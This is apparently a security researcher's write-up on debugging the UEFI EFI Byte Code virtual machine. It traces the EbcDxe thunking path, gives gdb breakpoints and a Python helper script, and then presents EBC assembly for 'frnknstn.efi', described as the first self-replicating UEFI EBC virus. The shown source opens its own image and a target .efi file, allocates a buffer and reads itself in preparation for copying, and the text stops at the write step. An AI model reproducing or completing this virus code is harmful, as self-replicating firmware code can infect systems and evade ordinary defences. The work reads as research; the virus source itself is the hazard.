From this source code we can note a few key points.
1. We can see the magic bytes of an "EBC thunk" signature -- **0xca112ebcca112ebc** -- moved into rax at the beginning. Thus, the EBCVM is constructing a thunk for EBC code to communicate with something external to EBC. 2. The EBCVM prepares the environment to begin executing the EBC binary by saving the current registers to the stack, creating a new stack frame for the EBC binary, building a new parameter calling convention and then calling the EBC code 3. We know the state of the stack at the point the next call is made to **EbcInterpret.**

Since we are interested in understanding the state of both the UEFI environment and the EBCVM during calls to **EbcLLCALLEXNative** we need to follow the call graph from **EbcLLEbcInterpret** to **EbcLLCALLEXNative**

The complete call graph from **EbcLLEbcInterpret** to **EbcLLCALLEXNative:**

EbcLLEbcInterpret (prepares environment to begin executing EBC binary) ->
EbcInterpret (Defines current VmContext, Sets up EBC stack) ->
EbcExecute ->
EbcExecute calls mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction (VmPtr) -> C**ALL opcode 0x03 processed** ->
ExecuteCALL -> EbcLLCALLEX -> **EbcLLCALLEXNative**

We have a rather winding path to get to **EbcLLCALLEXNative** so stay with me. **EbcLLEbcInterpret** calls **EbcInterpret**

EbcInterpret[9] does the following: creates a new VmContext, gets the EBC entrypoint, clears out the memory in the newly allocated VmContext, then sets the variables of the VmContext struct to prepare the environment correctly (e.g. VM IP is moved to the correct position in memory and the EBC stack is adjusted relative to the system stack pointer).

Essentially, **EbcInterpret**, defines the current VmContext and sets up the EBC stack correctly before calling the next function **EbcExecute.**

For context, a VmContext struct is defined in [11] :

```
typedef struct {
  VM_REGISTER         Gpr[8];           ///< General purpose registers.
                                            ///< Flags register:
                                        ///< 0  Set to 1 if the result of the
                                        //last compare was true
                                            ///< 1  Set to 1 if stepping
  UINT64              Flags;            ///<   2..63 Reserved.
  VMIP                Ip;               ///< Instruction pointer.
  UINTN               LastException;
  EXCEPTION_FLAGS     ExceptionFlags;       ///< to keep track of exceptions
  UINT32              StopFlags;
  UINT32              CompilerVersion;        ///< via break(6)
  UINTN               HighStackBottom;        ///< bottom of the upper stack
  UINTN               LowStackTop;            ///< top of the lower stack
  UINT64              StackRetAddr;           ///< location of final return
                                              /// address on stack
  UINTN               *StackMagicPtr;         ///< pointer to magic value on
                                              /// stack to detect corruption
  EFI_HANDLE          ImageHandle;            ///< for this EBC driver
  EFI_SYSTEM_TABLE    *SystemTable;           ///< for debugging only
  UINTN               LastAddrConverted;      ///< for debug
  UINTN               LastAddrConvertedValue; ///< for debug
  VOID                *FramePtr;
  VOID                *EntryPoint;          ///< entry point of EBC image
  UINTN               ImageBase;
  VOID                *StackPool;
  VOID                *StackTop;
} VM_CONTEXT;
```

EbcExecute [9.1] then proceeds with its routine tasks: it attempts to set up debugging using the EbcSimpleDebuggerProtocol, then it uses the opcode of the instruction currently being processed to determine which subfunction to call. A relevant snippet from EbcExecute [9.1] is below:

```
//
// Use the opcode bits to index into the opcode dispatch table. If the
// function pointer is null then generate an exception.
//
ExecFunc =(UINTN)mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction;
if (ExecFunc == (UINTN)NULL) {
  EbcDebugSignalException (EXCEPT_EBC_INVALID_OPCODE,EXCEPTION_FLAG_FATAL,VmPtr);
  Status = EFI_UNSUPPORTED;
  goto Done;
}

    EbcDebuggerHookExecuteStart (VmPtr);

    //
    // The EBC VM is a strongly ordered processor, so perform a fence operation
    // before
    // and after each instruction is executed.
    //
    MemoryFence ();

    mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction (VmPtr);

    MemoryFence ();
```

The important part of this snippet is the second-to-last call: **mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction (VmPtr);**

The VmOpCodeTable [9.3] is a table of function pointers to various calls:

```
CONST VM_TABLE_ENTRY  mVmOpcodeTable[] = {
  { ExecuteBREAK            }, // opcode 0x00
  { ExecuteJMP              }, // opcode 0x01
  { ExecuteJMP8             }, // opcode 0x02
  { ExecuteCALL             }, // opcode 0x03
  { ExecuteRET              }, // opcode 0x04
  ...
  }
```

When *any* CALL opcode is processed, the EBCVM will then invoke **ExecuteCALL.**

In our case, we want to make a call to native UEFI code, so we're going to use a CALLEX instruction, which when assembled will result in an 0x03 CALL opcode

EbcExecute calls **mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction (VmPtr)** with opcode 0x03 resulting in a call to **ExecuteCALL.**

I won't dive too deeply into the two penultimate calls, as they are essentially parsing the provided opcodes to finally reach our desired function:

ExecuteCALL [9.2] will call **EbcLLCALLEX** [8.3] which will subsequently call **EbcLLCALLEXNative**

Below is the source code from [7.2] for the function **EbcLLCALLEXNative:**

```
;****************************************************************************
; EbcLLCALLEX
;
; This function is called to execute an EBC CALLEX instruction.
; This instruction requires that we thunk out to external native
; code. For x64, we switch stacks, copy the arguments to the stack
; and jump to the specified function.
; On return, we restore the stack pointer to its original location.
;
; Destroys no working registers.
;****************************************************************************
; INT64 EbcLLCALLEXNative(UINTN FuncAddr, UINTN NewStackPointer, VOID *FramePtr)
global ASM_PFX(EbcLLCALLEXNative)
ASM_PFX(EbcLLCALLEXNative):
      push   rbp
      push   rbx
      mov    rbp, rsp
      ; Function prolog

      ; Copy FuncAddr to a preserved register.
      mov    rbx, rcx

      ; Set stack pointer to new value
      sub    r8,  rdx

      ;
      ; Fix X64 native function call prolog. Prepare space for at least 4
      ; arguments, even if the native function's arguments are less than 4.
      ;
      ; From MSDN x64 Software Conventions, Overview of x64 Calling Conventions:
      ;   "The caller is responsible for allocating space for parameters to the
      ;   callee, and must always allocate sufficient space for the 4 register
      ;   parameters, even if the callee doesn't have that many parameters.
      ;   This aids in the simplicity of supporting C unprototyped functions,
      ;   and vararg C/C++ functions."
      ;
      cmp    r8, 0x20
      jae    skip_expansion
      mov    r8, dword 0x20
skip_expansion:
      sub    rsp, r8

      ;
      ; Fix X64 native function call 16-byte alignment.
      ;
      ; From MSDN x64 Software Conventions, Stack Usage:
      ;   "The stack will always be maintained 16-byte aligned, except within
      ;   the prolog (for example, after the return address is pushed)."
      ;
      and    rsp, ~ 0xf

      mov    rcx, rsp
      sub    rsp, 0x20
      call   ASM_PFX(CopyMem)
      add    rsp, 0x20

      ; Considering the worst case, load 4 potiential arguments
      ; into registers.
      mov    rcx, qword [rsp]
      mov    rdx, qword [rsp+0x8]
      mov    r8,  qword [rsp+0x10]
      mov    r9,  qword [rsp+0x18]

      ; Now call the external routine
      call  rbx

      ; Function epilog
      mov      rsp, rbp
      pop      rbx
      pop      rbp
      ret
```

We know from the function name and its behavior that the EBCVM will use thunking as a method for communication between EBC and code external to the EBCVM -- native UEFI code.

As is noted at the beginning of the above code snippet, the process for thunking requires that the EBCVM switch stacks, copy arguments from the EBC stack to the system stack, execute the native UEFI API call, and then return the result to the calling function in the EBCVM.

For our purposes, the most important part of the **EbcLLCALLEXNativ`** function is the following lines:

```
  ; Considering the worst case, load 4 potiential arguments
      ; into registers.
      mov    rcx, qword [rsp]
      mov    rdx, qword [rsp+0x8]
      mov    r8,  qword [rsp+0x10]
      mov    r9,  qword [rsp+0x18]
```

The function arguments will be pushed on the EBC stack with a PUSHN instruction. Calling conventions conform to Microsoft CDECL convention, so the last arguments are pushed first. These values are copied from the EBCVM stack to the system stack at **rsp** then those values are finally placed into the correct registers to make the native UEFI API call.

So basically this becomes:

```
 ; all arguments have been pushed onto EBC Stack, with PUSHN in EBC code
 ; arguments then copied from EBC Stack to system stack at rsp.
 ; arguments finally copied into registers before making call to UEFI API func

      mov    rcx, qword [rsp]             ; arg1
      mov    rdx, qword [rsp+0x8]         ; arg2
      mov    r8,  qword [rsp+0x10]        ; arg3
      mov    r9,  qword [rsp+0x18]        ; arg4
```

tl;dr: Set up a gdb debugging session with OVMF and qemu, targeting the EbcDxe binary.

Add a breakpoint on **EbcLLCALLEXNative.**

Step through the function and confirm that the EBC code is passing all expected parameters to the UEFI API function correctly by checking the values in rcx, **rdx, r8, r9.**

What happens if more than 4 parameters are passed to a function (i.e. in **AllocatePool()**)?Initially, I wasn’t sure, so I did the following: So far, I only had a technique to confirm the values passed in the first four parameters of a function, so I knew that I needed to write an implementation of an EBC function that called an UEFI API function which took <= 4 parameters. Thus, the first function in **frnknstn.efi**, **get_loaded_image_protocol** does exactly that -- as the name suggests, this function retrieves an interface pointer to the **EFI_LOADED_IMAGE_PROTOCOL** * which is then used for setting up calls to parse the filesystem and opening/reading/writing files. In my implementation, **get_loaded_image_protocol**calls **HandleProtocol()** which takes 4 arguments, rather than calling an equivalent API call like **OpenProtocol()** which takes 5 arguments. This can be seen in the example code snippet below.

Below is the source code for the first translated function in my EBC virus, **get_loaded_image_protocol:**

```
get_loaded_image_protocol:
    MOVQW           R2, @R1,0,_EFI_Handle
    MOVIQQ          R3, efiLoadedImageProtocolGuid
;**** save registers********
    PUSH64          R3
    PUSH64          R4
    PUSH64          R5
    PUSH64          R6
;****construct stack frame for native API call********
    XOR64           R7,R7
    PUSHN           R7
    MOVQ            R7,R0
    PUSHN           R0              ; push 3rd parameter (protocol pointer)
    PUSHN           R3              ; param 2: ptr to LoadedImageProtocol GUID
    PUSHN           R2              ; param 1: Image Handle
;*** Load gBS target function for UEFI API native call with CALLEX
    MOVNW           R3,@R1,0,_EFI_Table     ; R3 = SysTable
    MOVNW           R3,@R3,9,24             ; gST->EFI_BOOT_SERVICES_TABLE* gBS
       CALL32EXA       @R3,16,24               ; gBS entry #16 - HandleProtocol()
;****destroy stack frame********
    POPN            R2              ; pop parameter #1
    POPN            R3              ; pop parameter #2
    POPN            R3              ; pop parameter #3, loadedImageProtocol* ptr
    POPN            R2              ; pop parameter #4
;**** check return values and handle errors********
       MOVSNW          R7,R7
       CMPI64WUGTE     R7,1            ; Check status
       JMP8CS          exit
    CMPI64WEQ       R2,0            ; Check protocol pointer
;**** restore saved registers********
       POP64           R6
    POP64           R5
    POP64           R4
    POP64           R3
```

To return to our earlier question: what happens if an EBC program makes a call to a native UEFI API function that takes > 4 parameters, like in the case of **EFI_FILE_PROTOCOL.OpenFile()**?

After progressing through later stages of my xdev process, I learned that EBC CALLEX instructions that call UEFI API functions taking > 4 arguments operate similarly to those that call UEFI API functions with <= 4 arguments. These details aren't explicitly defined in the source code of EbcDxe.c in the EDK2 repo or in the UEFI spec.

So I will define this behavior for you here:
- all arguments are pushed onto EBC Stack, with PUSHN in EBC code
- the arguments are then copied from the EBC Stack to system stack at rsp
- the first four arguments are copied into registers **rcx, rdx, r8, r9** following cdecl convention
- remaining arguments are passed on the system stack before making call to UEFI API func

The below code snippet of function **open_target_file** in frnknstn.efi demonstrates this:

```
;=============================================================================;
;       open target file
; EFI_FILE_PROTOCOL Open Target File \\ebc-4.efi
;
;=============================================================================;
open_targetfile:
                MOVIQW          R3, _targetfilename ;target filename into r4
                ADD64           R3, R1
;****construct stack frame for native API call********
                XOR64           R7,R7
                PUSHN           R7              ;rly just need for alignment
                MOVQ            R7,R0
                XOR64           R5,R5
                PUSH64          R5               ;param 5: attributes (0x0)
                MOVIQQ          R4,8000000000000003h  ;param 4: file openmode
                PUSH64          R4              ;param 4: file openmode
                PUSHN           R3              ; param3: target filename
                PUSHN           R7              ; param2: output fileprotocol
                                                ;    ptr, initialized to NULL
                                                ; param2 == r0 (stack addr)
                                                ;    so we return the addr to
                                                ;    loc on stack
                PUSHN           R2              ; param1: pointer to rootvolume
                CALL32EXA       @R2,0,8         ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POP64           R4
                POP64           R5
                POPN            R6
                POPN            R2              ; result file handle in r2

;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1            ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0            ; Check protocol pointer != NULL

;save retrieved EFI_FILE_PROTOCOL pointer to targetfile
                MOVQW           @R1,0,_TargetFile, R2
```

To illustrate this debugging technique in practice, and to finally move on from EBC xdev lab setup to EBC xdev, I'll conclude with the final debugging scripts and setup instructions.

To debug the EBCVM (and debug a target EBC binary using my debugging technique outlined above), do the following:

Run python helper program **gdb_uefi_helper.py** to calculate offsets of .text and .data section of EBCVM target binary and write those identified .text and .data section offsets to a GDB commandfile, or pass those values to gdb in a session. The final command that is passed to gdb will have the form:
add-symbol-file edk2/Build/MdeModule/DEBUG_GCC/X64/EbcDxe.debug {.text offset} -s .data {.data offset}

You can find these values manually with tools like **objdump** and **nm** and others. I just used my **gdb_uefi_helper.py** script:

```
#!/usr/bin/python3

import os
import sys
import re
import subprocess
import argparse
from pathlib import Path
#########################################################################
#       gdb_uefi_helper.py by ic3qu33n
#       Script for automating the process of loading a UEFI app/driver
#       into GDB for debugging
#       This script does the following:
#       - finds the base address, as well as the
#       .text section and .data section offsets for a target UEFI app/driver
#       - writes the identified .text and .data section offsets to a gdb
#       commandfile with the following syntax:
#            add-symbol-file edk2/Build/MdeModule/DEBUG_GCC/X64/EbcDxe.debug
#            {.text offset} -s .data {.data offset}
#
#       This script is based on these two other scripts:
#       "uefi-gdb" by artem-nefedov:
#       https://github.com/artem-nefedov/uefi-gdb/
#       and
#       "run-gdb" by Kostr:
#       https://github.com/Kostr/UEFI-Lessons/blob/master/scripts/run_gdb.sh
#
#########################################################################
```

```
LOGFILE=”debug.log”
#target_FILE=”EbcDxe.efi”
#target=”UEFI_bb_disk/”+target_FILE
#symbolfile=”edk2/Build/OvmfX64/DEBUG_GCC/X64/EbcDxe.debug”

UEFI_DEBUG_PATTERN= r”Loading driver at (0x[0-9A-Fa-f]{8,}) EntryPoint=(0x[0-9A-Fa-f]{8,}) (\w+).efi”

def calculate_target_addresses(base_addr, text_section_offset, data_offset):
        target_base = int(base_addr, 16)
        target_text_offset = int(text_offset, 16)
        target_text_addr = hex(target_base + target_text_offset)
        print(f”Final address of .text section in target UEFI app/driver is: {target_text_addr} \n”)
        target_data_offset = int(data_offset, 16)
        target_data_addr = hex(target_base + target_data_offset)
        print(f”Final address of .data section in target UEFI app/driver is: {target_data_addr}\n”)
        return (target_text_addr, target_data_addr)

def find_addresses(target_file: str):
    find_text_args=[“objdump”, target_file, “-h”]
    find_offsets=subprocess.run(find_text_args, check=True, capture_output=True, encoding=’utf-8’).
stdout
    target_offsets=find_offsets.split(‘\n’)
    for offset in target_offsets:
            if “.text” in offset:
                    text_addr = offset.split()[3]
                    print(f”.text section address offset is: {text_addr}”)
                    print(f”text section offset is: {offset}”)
            if “.data” in offset:
                    data_addr = offset.split()[3]
                    print(f”.data section address offset is: {data_addr}”)
                    print(f”data section offset is: {offset}”)
    if (text_addr is not None) and (data_addr is not None):
            return (text_addr, data_addr)
    return (None, None)

def find_drivers(target_file: str, log_file: str):
    with open(log_file, ‘r’) as f:
            log_data = f.read()
            driver_entry_points = re.finditer(UEFI_DEBUG_PATTERN, log_data)
            for elem in driver_entry_points:
                    print(f”Driver entry point identified: {elem.group()}”)
                    if target_file in elem.group():
                                    target_driver_base_address=elem.group(1)
                                    print(f”Target driver entry point
                                            identified: {elem.group()} \n Entry
                                            point is: {elem.group(1)} \n”)
                                    return target_driver_base_address
    return 0

def setup_options():
    parser = argparse.ArgumentParser(description=’Prints .text and .data
                                     section offsets of a target UEFI
                                     driver/app for dedbugging in gdb’)
    parser.add_argument(‘-file’, type=str, help=’path of target UEFI driver/app
                         to debug’)
    parser.add_argument(‘-symbolfile’, type=str, help=’path of symbol file
                        ${EFI_FILE}.debug’)
    parser.add_argument(‘-debuglog’, type=str, help=’path to debug.log’)
    parser.add_argument(‘-targetdisk’, type=str, help=’Path to virtual disk/dir
                           for virtual fs in qemu’)
    args = parser.parse_args()
    return parser, args


if __name__ == “__main__”:
    parser, args = setup_options()
    targetfile=args.file
    symbolfile=args.symbolfile
    debuglogfile=args.debuglog

    targetfilename=Path(targetfile).stem
    target=targetdisk+Path(targetfile).stem
    target_base_addr=find_drivers(targetfilename, debuglogfile)
    (text_offset, data_offset) = find_addresses(targetfile)
    print(f"Target driver base address is {target_base_addr} \n")
    print(f"Identified .text section address offset of target file is:
{text_offset} \n")
    print(f"Identified .data section address offset of target file is: {data_offset} \n")
    (text_addr, data_addr) = calculate_target_addresses(target_base_addr, text_offset, data_offset)
    print(f"add-symbol-file {symbolfile} {text_addr} -s .data {data_addr} \n")
    gdb_cmdfile="gdb-cmdfile-"+ (Path(targetfile).stem) + ".txt"
    with open (gdb_cmdfile, "a+") as gdbf:
            gdbf.write(f"add-symbol-file {symbolfile} {text_addr} -s .data {data_addr} \n")
            gdbf.write(f"set logging file gdb-ebc-cmdfile.txt\n")
            gdbf.write("set logging enabled on\n")
```

Then launch gdb with the following commandfile (substitute the discovered offsets of .text and .data sections with values identified from output of previous step):

```
### gdb commandfile for debugging EBCVM
## gdb -x gdb-ebc-cmdfile.txt

add-symbol-file
$HOME/uefi_testing/edk2/Build/OvmfX64/DEBUG_GCC/X64/EbcDxe.debug 0x3e1e1240 -s
.data 0x3e1ec200

b  EbcLLCALLEXNative
b  skip_expansion
b  EbcLLEbcInterpret
b  EbcLLExecuteEbcImageEntryPoint
b  TdVmCall
b  EbcInterpret
b  EbcExecute
b  GetEBCStack
set logging file gdb-ebc-testing-9.log
set logging enabled on
target remote :1234
c
```

happy EBC debugging
xoxo

## EBC xdev process - The task of the translator: from x64 to EBC

My xdev process development process was largely informed by the work of manusov in the UEFIMarkEbcEdition repo [3]. To return to the Rosetta Stone metaphor, manusov's asm source files were my Rosetta Stone, my singular reference material that guided me forward in learning a language that had almost entirely been erased. To highlight again, this repo was an invaluable resource for me during this project and it was by reading the source code files and debugging the sample EBC binaries in the UEFIMarkEbcEdition repo that I was able to crack the secrets of the opaque EBCVM. During the early phases of my development on this PoC, much of my EBC coding style and conventions followed the examples laid out by manusov. Slowly, like any student learning a new language, my competency and skill developed, my confidence increased, and over time I developed my own style in EBC. Such is the case with any language learning endeavor -- mimesis eventually gives way to individual creative expression. For better or worse, I am now fluent in EBC. So it goes.

I had a frankenstein xdev process: I built up parts of a monster incrementally. In this case, the virus is of course the “monster” [I leave the task of unpacking this statement and its philosophical implications as an exercise for the reader] and the modular functions were the body parts.

In the case of this PoC, the process of translating my original self-replicating UEFI app from x64 to EBC was not entirely different from the process of translating self-replicating app from x64 to aarch64. My approach was to translate on a function-by-function basis -- translate, test, debug each function until it worked. Rinse, repeat.

I will note several key features/difficulties:

- In my experience, alignment errors are consistently the biggest source of frustration when writing/debugging UEFI shellcode for any architecture (x64, aarch64 and EBC). UEFI requires 16-byte alignment be maintained, and alignment errors will cause a program to crash (surprise surprise). These alignment errors are not necessarily easy to spot, and they were even more difficult to recognize in EBC -- especially with my side-channel debugging setup. Drawing stack diagrams on pen&paper for each EBC function and doing a comparative analysis between expected stack state and actual stack state in the debugger was the best solution here.

- Variations in EBC instruction opcodes (e.g. JMP8 verses JMP32) bring their own unique set of challenges and potential pitfalls -- referencing the UEFI spec when necessary was the most straightforward path to identifying erroneous instructions and picking the correct forms to resolve errors in these instances

Now, without further ado, I present the source code for frnknstn.efi -- my lil monster, the first ever UEFI EBC virus.

## PoC: ebc-frnknstn.efi

```
;***************************************************************************;
;*                      EBC frnknstn                                       *;
;*                      from the crypts of UEFI hell                       *;
;*                      a monster emerges                                  *;
;*                              ...                                        *;
;*                      welcome home darling.                              *;
;*                      EFI Byte Code Edition.                             *;
;*                              by ic3qu33n                                *;
;*                                                                         *;
;***************************************************************************;
```

```
;*****************************************************************************;
;                        global macros                                       ;
;                UEFIMarkEbcEdition fasm macros for assembly                 ;
;*****************************************************************************;
; Macro for assembling EBC instructions
include '../UEFIMarkEbcEdition-fasm/ebcmacro/ebcmacro.inc'

; Macro for assembling EBC-Native x86 gates
include '../UEFIMarkEbcEdition-fasm/x86/x86macro.inc'


format pe64 dll efi
entry main
section '.text' code executable readable
main:
;*****************************************************************************;
;                        main func for frnknstn.efi
;*****************************************************************************;

;**** Load R1 with address of Global_Variables_Pool
; Using manusov's convention of MOVRELW for loading R1 with address of
; Global_Variables_Pool
; MOVRELW uses 16-bit operand for IP-relative offset

                MOVRELW         R1,Global_Variables_Pool - Anchor_IP
Anchor_IP:
;*********** Save global vars gST and ImageHandle to Global_Variables_Pool**;
                MOVNW           R2,@R0,0,16          ; R2=ImageHandle
                MOVNW           R3,@R0,1,16          ; R3=EFI_SYSTEM_TABLE *gST
                MOVQW           @R1,0,_EFI_Handle,R2  ; Save ImageHandle
                MOVQW           @R1,0,_EFI_Table,R3   ; Save gST

                MOVIQW          R2,_vxtitle
                ADD64           R2,R1              ;addr for unicode str in data
                CALL32          printstring

                MOVIQW          R2,_vxcopyright
                ADD64           R2,R1              ;addr for unicode str in data
                CALL32          printstring

;*****************************************************************************;
;       new_handle_protocol sets up call to UEFI API HandleProtocol() func
;       and retrieves LoadedImageProtocol* interface pointer
; input:
;       [parameter 1]  r2: ImageHandle
;       [parameter 2]  r3: protocol GUID
;       [parameter 3]  r0: pointer to protocol interface
;
; output: r7= UEFI status
;         r4 = protocol interface pointer (if UEFI status == 0)
;*****************************************************************************;
get_loaded_image_protocol:
                MOVQW           R2, @R1,0,_EFI_Handle
                MOVIQQ          R3, efiLoadedImageProtocolGuid
;****save registers********
                PUSH64          R3
                PUSH64          R4
                PUSH64          R5
                PUSH64          R6
;****construct stack frame for native API call********
                XOR64           R7,R7
                PUSHN           R7
                MOVQ            R7,R0
                PUSHN           R0         ;push 3rd parameter (protocol ptr)
                PUSHN           R3         ;param 2:ptr LoadedImageProtocol GUID
                PUSHN           R2         ; param 1: Image Handle
;*** Load gBS target function for UEFI API native call with CALLEX
                MOVNW           R3,@R1,0,_EFI_Table ; R3 = EFI_SYSTEM_TABLE *gST
                MOVNW           R3,@R3,9,24  ; gST->EFI_BOOT_SERVICES_TABLE* gBS
                CALL32EXA       @R3,16,24    ; gBS entry #16- HandleProtocol
;****destroy stack frame********
                POPN            R2              ; pop parameter #1
                POPN            R3              ; pop parameter #2
                POPN            R3              ; pop parameter #3,
                                                ; loadedImageProtocol* ptr
                POPN            R2              ; pop parameter #4
;****restore saved registers********
                POP64           R6
                POP64           R5
                POP64           R4
                POP64           R3

                ;get and save EFI_DEVICE_PATH_PROTOCOL *filepath
                MOVQW           @R1,0,_Loaded_Image_Protocol, R2
                MOVNW           R3,@R2,6,8      ;correct offset for *filepath
                MOVQW           @R1,0,_LoadedImg_DeviceHandle, R3
                MOVQ            R2, R3
                CALL32          printstring
                ;save UINT64 ImageSize
                MOVIWW           @R1,0,_ImageSize, 0x800

;***************************************************************************;
; get_sfsp:
;       retrieves pointer to SFSP interface using gBS->LocateProtocol() func
;
;;  input:
;       [parameter 1]  r2: protocol GUID
;       [parameter 2]  r3: pointer to protocol interface (initialized to NULL)
;
;       We also push the following to the EBC stack before the call:
;               r0 - (stack addr) so we return the addr to loc on stack
;               r4 - NULL, for 16-byte alignment
;
;; output: r7= UEFI status
;         r2 = protocol interface pointer (if UEFI status == 0)
;***************************************************************************;
get_sfsp:
                MOVIQQ          R2,efiSimpleFilesystemProtocolGuid
;****construct stack frame for native API call********
                XOR64           R4,R4
                PUSHN           R4              ;rly just need for alignment
                MOVQ            R4,R0
                PUSHN           R0              ; stack pointer
                XOR64           R3,R3
                PUSHN           R3              ; output sfsp pointer,
                                                ;  initialized to NULL
                PUSHN           R2              ; param 1: pointer to SFSP GUID
;*** Load gBS target function for UEFI API native call with CALLEX
                MOVNW           R3,@R1,0,_EFI_Table ;R3 = SysTable
                MOVNW           R3,@R3,9,24   ;gST->EFI_BOOT_SERVICES_TABLE* gBS
                CALL32EXA       @R3,37,24     ;gBS entry #37 - LocateProtocol()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POPN            R3
                POPN            R2              ; result sfsp pointer in r2

;***************************************************************************;
;       sfsp_openrootvolume: Use EFI_SIMPLE_FILESYSTEM_PROTOCOL * sfsp
;       call sfsp->OpenVolume() to retrieve root volume
```

```
;
;
;***************************************************************************;
sfsp_openrootvolume:
                MOVQW           @R1,0,_File_System_Protocol, R2
;****construct stack frame for native API call********
                XOR64           R4,R4
                PUSHN           R4
                MOVQ            R3, R0
                PUSHN           R3               ;push stack address
                PUSHN           R2
;*** Load SFSP target function for UEFI API native call with CALLEX
                CALL32EXA       @R2,0,8
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POPN            R2
;;save returned rootvolume pointer
                MOVQW           @R1,0,_RootVolume, R2
;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1          ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0          ; Check protocol pointer != NULL

;***************************************************************************;
;       open host file
; EFI_FILE_PROTOCOL Open Host File \\frnknstn.efi
;***************************************************************************;
open_hostfile:
                MOVQW           R3, @R1,0,_LoadedImg_DeviceHandle
                                                 ;move target filename into r4
;****construct stack frame for native API call********
                XOR64           R7,R7
                PUSHN           R7               ;rly just need for alignment
                MOVQ            R7,R0
                XOR64           R5,R5
                PUSH64          R5                ;param 5: attributes (0x0)
                MOVIQQ          R4,0000000000000003h  ;param 4: file openmode
                PUSH64          R4               ;param 4: file openmode
                PUSHN           R3               ; param3: target filename
                PUSHN           R7               ; param2: output fileprotocol
                                                 ;       ptr, initialized to NULL
                                                 ; param2 == r0 (stack addr)
                                                 ;    so we return the addr to
                                                 ;    loc on stack
                PUSHN           R2               ; Parm#1 = pointer to rootvolume
                CALL32EXA       @R2,0,8          ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POP64           R4
                POP64           R5
                POPN            R6
                POPN            R2         ; result handle to file pop'd into r2
;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1             ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0             ; Check protocol pointer != NULL
;save retrieved EFI_FILE_PROTOCOL pointer to hostfile
                MOVQW           @R1,0,_HostFile, R2
                MOVQW           R2,@R1,0,_RootVolume

;***************************************************************************;
```

```
;       open target file
; EFI_FILE_PROTOCOL Open Target File \\ebc-4.efi
;**************************************************************************;
open_targetfile:
                MOVIQW          R3, _targetfilename ;target filename into r4
;                MOVIQW          R3,0x800 ;target filename into r4
                ADD64           R3, R1
;****construct stack frame for native API call********
                XOR64           R7,R7
                PUSHN           R7              ;rly just need for alignment
                MOVQ            R7,R0
                XOR64           R5,R5
                PUSH64          R5               ;param 5: attributes (0x0)
                MOVIQQ          R4,8000000000000003h  ;param 4: file openmode
                PUSH64          R4              ;param 4: file openmode
                PUSHN           R3              ; param3: target filename
                PUSHN           R7              ; param2: output fileprotocol
                                                ;       ptr, initialized to NULL
                                                ; param2 == r0 (stack addr)
                                                ;   so we return the addr to
                                                ;   loc on stack
                PUSHN           R2              ; param1: pointer to rootvolume
                CALL32EXA       @R2,0,8         ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POP64           R4
                POP64           R5
                POPN            R6
                POPN            R2              ; result file handle in r2
;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1            ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0            ; Check protocol pointer != NULL
;save retrieved EFI_FILE_PROTOCOL pointer to targetfile
                MOVQW           @R1,0,_TargetFile, R2

;**************************************************************************;
;  allocate temp buffer with AllocatePool to store file contents read
;  with EFI_FILE_PROTOCOL.Read()
;**************************************************************************;
AllocatePool_tempbuffer:
                ;MOVIQQ          R3,_ImageSize       ;imagesize
                MOVIQQ          R3,0x800       ;imagesize
;****construct stack frame for native API call********
                XOR64           R4,R4
                PUSHN           R4              ;rly just need for alignment
                MOVQ            R4,R0
                PUSHN           R0              ; stack pointer
                PUSHN           R3              ; param 2: imagesize
                XOR64           R2,R2
                PUSHN           R2              ; param 1: EFI_MEMORY_TYPE=
                                                ;          AllocateAnyPages
                MOVNW           R3,@R1,0,_EFI_Table    ; R3 = SysTable
                MOVNW           R3,@R3,9,24   ;gST->EFI_BOOT_SERVICES_TABLE* gBS
                CALL32EXA       @R3,5,24      ;gBS entry #5 - AllocatePool
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POPN            R3
                POPN            R2              ; void** tempbuffer in r2
;save returned pointer to allocated buffer to global var TempBuffer
                MOVQ            R4,R2
                MOVQQ           @R1,0,_TempBuffer, R4
                JMP8            read_host_file

;***************************************************************************;
;       read_host_file
; Read contents of host file frnknstn.efi to tempbuffer
;***************************************************************************;
read_host_file:
                MOVQW           R4,@R1,0,_TempBuffer  ;param 2: UINTN* filesize
                                              ; (movqw bc indirect address load)
                MOVQW           R2,@R1,0,_HostFile ; move EFI_FILE_PROTOCOL
                                                   ;  *targetfile to r2
;****construct stack frame for native API call********
                PUSH64          R3              ;R3 is return value from prev
call (targetfile size)
                XOR64           R7,R7
                MOVQ            R7,R0
                PUSHN           R4              ; param 3: tempbuffer
                PUSHN           R7              ; param 2: targetfile size
                PUSHN           R2              ; param 1: fileprotocol ptr for
                                                ;          hostfile
                CALL32EXA       @R2,3,8         ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POPN            R4              ; result BufferSize in r3
                POP64           R2              ; result pointer to buffer in r2
;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1            ; Check status == EFI_SUCCESS
                JMP8CS          exit
                CMPI64WEQ       R2,0            ; Check protocol pointer != NULL

;***************************************************************************;
;       write_target_file
; Write contents of tempbuffer (file contents of frnknstn.efi) to targetfile
;***************************************************************************;
write_target_file:
